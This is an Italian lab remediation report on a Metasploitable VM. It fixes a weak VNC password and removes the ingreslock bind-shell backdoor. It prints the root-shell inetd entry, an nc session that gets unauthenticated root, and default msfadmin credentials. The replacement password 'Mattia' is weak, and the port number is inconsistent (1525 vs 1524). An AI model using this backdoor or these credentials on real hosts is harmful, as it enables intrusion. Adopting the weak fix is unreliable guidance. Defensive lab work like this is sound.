

Remediation Report

Redatto da: Tancioni Mattia
Data scansione: 29/09/2025

1. Obiettivo del Report

- 1.1 Identificazione delle vulnerabilità tramite scansione con Nessus.
- 1.2 Verifica manuale dell'effettiva criticità.
- 1.3 Esecuzione di azioni correttive.
- 1.4 Validazione del fix.

2. Vulnerabilità Identificate e Risolte


2.1 VNC SERVER CON PASSWORD DEBOLE

VOCE	DETTAGLIO
Servizio	VNC (Virtual Network Computing)
Descrizione	Configurazione con password debole predefinita ("password").
Impatto	Accesso remoto non autorizzato, compromissione completa del sistema.
Vettore di attacco	Tentativi manuali o automatizzati (brute-force).
Livello di rischio	Critico

Descrizione:
È stato rilevato che il server VNC accetta come credenziali di accesso la password **"password"**, considerata estremamente debole e facilmente indovinabile. Questa configurazione rappresenta un serio problema di sicurezza in quanto non garantisce un meccanismo di autenticazione adeguato.

Per verificare e risolvere la vulnerabilità segnalata sul servizio VNC, ho effettuato un accesso al sistema target tramite **Telnet** verso l'host **192.168.50.101**, Una volta ottenuto l'accesso, ho eseguito un controllo dei processi in esecuzione utilizzando il comando

```
ps aux | grep vnc
```



Dall'output risultava attivo un processo riconducibile al servizio **TightVNC**, confermando quindi la presenza del server vulnerabile.

Per mitigare la criticità, ho utilizzato il comando **vncpasswd** al fine di sostituire la password debole predefinita con una nuova credenziale più robusta ("**Mattia**"). Questa operazione ha permesso di rafforzare l'autenticazione del servizio, eliminando l'accesso non autorizzato tramite la password di default.

2.2 Bind Shell Backdoor Detection

VOCE	DETTAGLIO
Servizio	Bind Shell Backdoor
Porta	1525
Descrizione	Accesso remoto non autorizzato tramite porta in ascolto, senza autenticazione.
Impatto	Controllo completo della macchina, possibile compromissione dati e rete.
Vettore di attacco	Connessione remota diretta alla porta aperta.
Livello di rischio	Critico

Descrizione:

È stata rilevata una **bind shell** attiva sulla porta 1525.

Una bind shell rappresenta un accesso remoto non autorizzato che permette a un attaccante di interagire con il sistema compromesso.

Per confermare la presenza di una shell remota non autenticata ho stabilito una connessione verso la porta TCP 1524 dell'host target utilizzando Netcat, ottenendo un prompt di shell con privilegi elevati. Ho identificato il processo in ascolto sulla porta 1524 eseguendo una ricerca dei socket attivi (**lsof -i**).

```
(kali@kali)-[~]
$ nc 192.168.50.101 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# cd
bash: cd: HOME not set
root@metasploitable:/# lsof -i :1524
COMMAND  PID USER  FD  TYPE DEVICE SIZE NODE NAME
xinetd   4419 root   12u  IPv4 12098      TCP *:ingreslock (LISTEN)
bash     25945 root    0u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
bash     25945 root    1u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
bash     25945 root    2u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
bash     25945 root   255u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
lsof     25962 root    0u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
lsof     25962 root    1u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
lsof     25962 root    2u  IPv4 125931     TCP 192.168.50.101:ingreslock->192.168.50.100:47794 (ESTABLISHED)
```

Successivamente ho cercato eventuali riferimenti a servizi sospetti nella configurazione di **inetd** ed è emersa una voce relativa a **ingreslock** che avviava una shell senza autenticazione.

```
/etc/inetd.conf:ingreslock stream tcp nowait root /bin/bash bash -i
root@metasploitable:~# cat /etc/inetd.conf
#<off># netbios-ssn      stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet      stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp        dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/tftp
shell       stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login       stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
exec        stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
ingreslock  stream  tcp     nowait  root    /bin/bash bash -i
root@metasploitable:~# sudo nano /etc/inetd.conf
Error opening terminal: xterm-256color.
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~#
root@metasploitable:~# sudo vi /etc/inetd.conf
#<off># netbios-ssn      stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet      stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp        dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/tftp
shell       stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login       stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
exec        stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
```

Ho disabilitato il servizio commentando, disabilitando, la riga corrispondente in **/etc/inetd.conf** e ho ricaricato/riavviato il demone **inetd**; a verifica successiva **lsof -i** non mostrava più listener sulla porta 1524, confermando la rimozione della backdoor.

```
#<off># netbios-ssn      stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/smbd
telnet      stream  tcp      nowait  telnetd /usr/sbin/tcpd  /usr/sbin/in.telnetd
#<off># ftp        stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.ftpd
tftp        dgram   udp      wait    nobody  /usr/sbin/tcpd  /usr/sbin/in.tftpd /srv/tftp
shell       stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rshd
login       stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rlogind
exec        stream  tcp      nowait  root    /usr/sbin/tcpd  /usr/sbin/in.rexecd
#ingreslock stream  tcp      nowait  root    /bin/bash bash -i
```

```
(kali@kali)-[~]
$ telnet 192.168.50.101
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^['.

      _ _ _ _ _
     / /   / /
    / /   / /
   / /   / /
  / /   / /
 / /   / /
/_/_/_/_/_

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Mon Sep 29 10:20:33 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ lsof -i :1524
msfadmin@metasploitable:~$
```